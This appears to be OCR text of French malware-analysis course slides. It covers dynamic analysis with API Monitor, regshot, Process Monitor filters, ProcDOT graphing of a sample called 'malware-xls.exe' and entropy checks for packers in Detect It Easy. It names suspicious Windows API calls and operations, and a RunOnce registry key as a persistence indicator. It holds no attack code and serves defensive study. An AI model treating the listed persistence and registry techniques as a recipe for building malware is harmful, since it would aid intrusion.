


La fenêtre 3 affiche les appels API correspond à notre demande :



Nous y retrouvons bien l'appel à la fonction CreateFileW qui a créé le fichier test.txt sur le disque …

Si nous cliquons sur cette ligne (406) les fenêtres 5 à 8 se rempliront avec des informations supplémentaires :



API Monitor fournit beaucoup d'informations sur les appels API mais est peu conseillé aux débutants qui pourront être perdu devant ce luxe de détails.

Malware Analysis - analyse dynamique avec plusieurs outils

Trois exemples

Si je trouve dans le code désassemblé un appel à l'API URLDownloadFile, je pourrai voir avec Wireshark le contenu de la requête envoyée vers Internet (ne pas oublier alors de lancer INetSim pour simuler un environnement réseau)

Si je trouve dans le code désassemblé un appel à une des API suivantes :

- ➔ RegCreateKeyEx
- ➔ RegOpenKeyEx
- ➔ RegSetValueEx
- ➔ RegDeleteKeyEx
- ➔ RegDeleteValue

Je pourrai alors utiliser regshot.exe pour réaliser deux snapshots du registre (avant et après l'exécution du malware) afin de trouver les changements faits dans le registre de Windows.

Si je trouve dans le code désassemblé un appel aux API CreateFile et WriteFile (écriture d'un fichier sur le disque dur), je pourrai alors utiliser ProcMon en même temps que le débogueur pour en savoir plus.

Les filtres à utiliser avec ProcMon seront :

- ➔ Process Name is malware.exe <ADD>
- ➔ Operation is CreateFile <ADD>
- ➔ Operation is WriteFile <ADD>


Malware Analysis - Process Monitor et ProcDOT

Lançons **Process Monitor** (de sysinternals) :

Ici, on lance la capture et on la met sur pause (CTRL+E)

Ici, on efface la capture (clear = CTRL+X)


Une fois la capture réalisée, on peut filtrer les entrées, d'abord d'après le nom du malware (on sélectionne le **Process Name** adéquat) :




On filtre ensuite les entrées d'après certaines opérations (à chaque filtre, on clique sur ADD puis sur Apply pour terminer) :

- ➔ **WriteFile**
- ➔ **SetDispositionInformationFile**
- ➔ **RegSetValue**
- ➔ **ProcessCreate**
- ➔ **TCP et UDP**


Ces opérations sont suspectes car elles permettent d'écrire sur le disque, de créer des clés dans le registre, de créer des processus et de réaliser des connexions TCP et UDP.





Dans l'exemple ci-dessous, une clé est bien créée dans le registre :


Enregistrons notre capture dans un fichier. Le format PML est souvent utilisé tandis que le format CSV est requis pour une utilisation future dans ProcDOT :





Pour que le fichier CSV soit utilisable par **ProcDOT**, il faut configurer **Process Monitor** comme suit avant de réaliser la capture :


- ➔ Décocher "Show Resolved Network Addresses" (Options)
- ➔ Décocher "Enable Advanced Output" (Filter)
- ➔ Ne pas afficher la colonne "Sequence" (Options / Select Columns)
- ➔ Afficher la colonne "Thread ID" (Options / Select Columns)


Lançons maintenant **ProcDOT**, qui va afficher graphiquement les entrées du fichier généré par **Process Monitor** :








Analyzing procmon file ...


ProcDOT
Select the first relevant process ...
Enter search string ...
PID
Processname
4080 malware-xls.exe
1128 taskhostw.exe
1892 devicecensus.exe
1940 compattelrunner.exe
3756 usoclient.exe
3152 wsqmcons.exe
3116 sc.exe
On double-clique sur le nom du malware


ProcDOT - C:\Users\rto\.procdot\default.pd*
File
Edit
View
Filters
Plugins
?
Monitoring Logs
Procmon: C:\Users\rto\Desktop\Logfile.C
Windump:
Render Configuration
Launcher: 7649186|4080|malware-xls.exe
no paths
compressed
dumb
Refresh
On clique sur le bouton Refresh
10 fps
Status: OK
Frame: -
Time: -



Le graphe s'affiche :



Un indicateur (IoC) très suspect lié à la persistance apparaît dans ce graphe :

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\^12648430

Malware Analysis - démasquer l'utilisation d'un packer grâce à l'entropie


L'outil **DiE** (**Detect it Easy**) permet, grâce à son bouton *Entropy* de mesurer l'entropie d'un exécutable. L'entropie est la mesure de la manière plus ou moins uniforme avec laquelle les bits sont distribués dans le fichier.

L'entropie varie entre 0 et 8.

Les fichiers compressés avec un packer (ou chiffrés) auront généralement une entropie élevée proche de 7 ou plus, tandis que les fichiers non compressés et non chiffrés auront une entropie plus faible (généralement comprise entre 5 et 6).

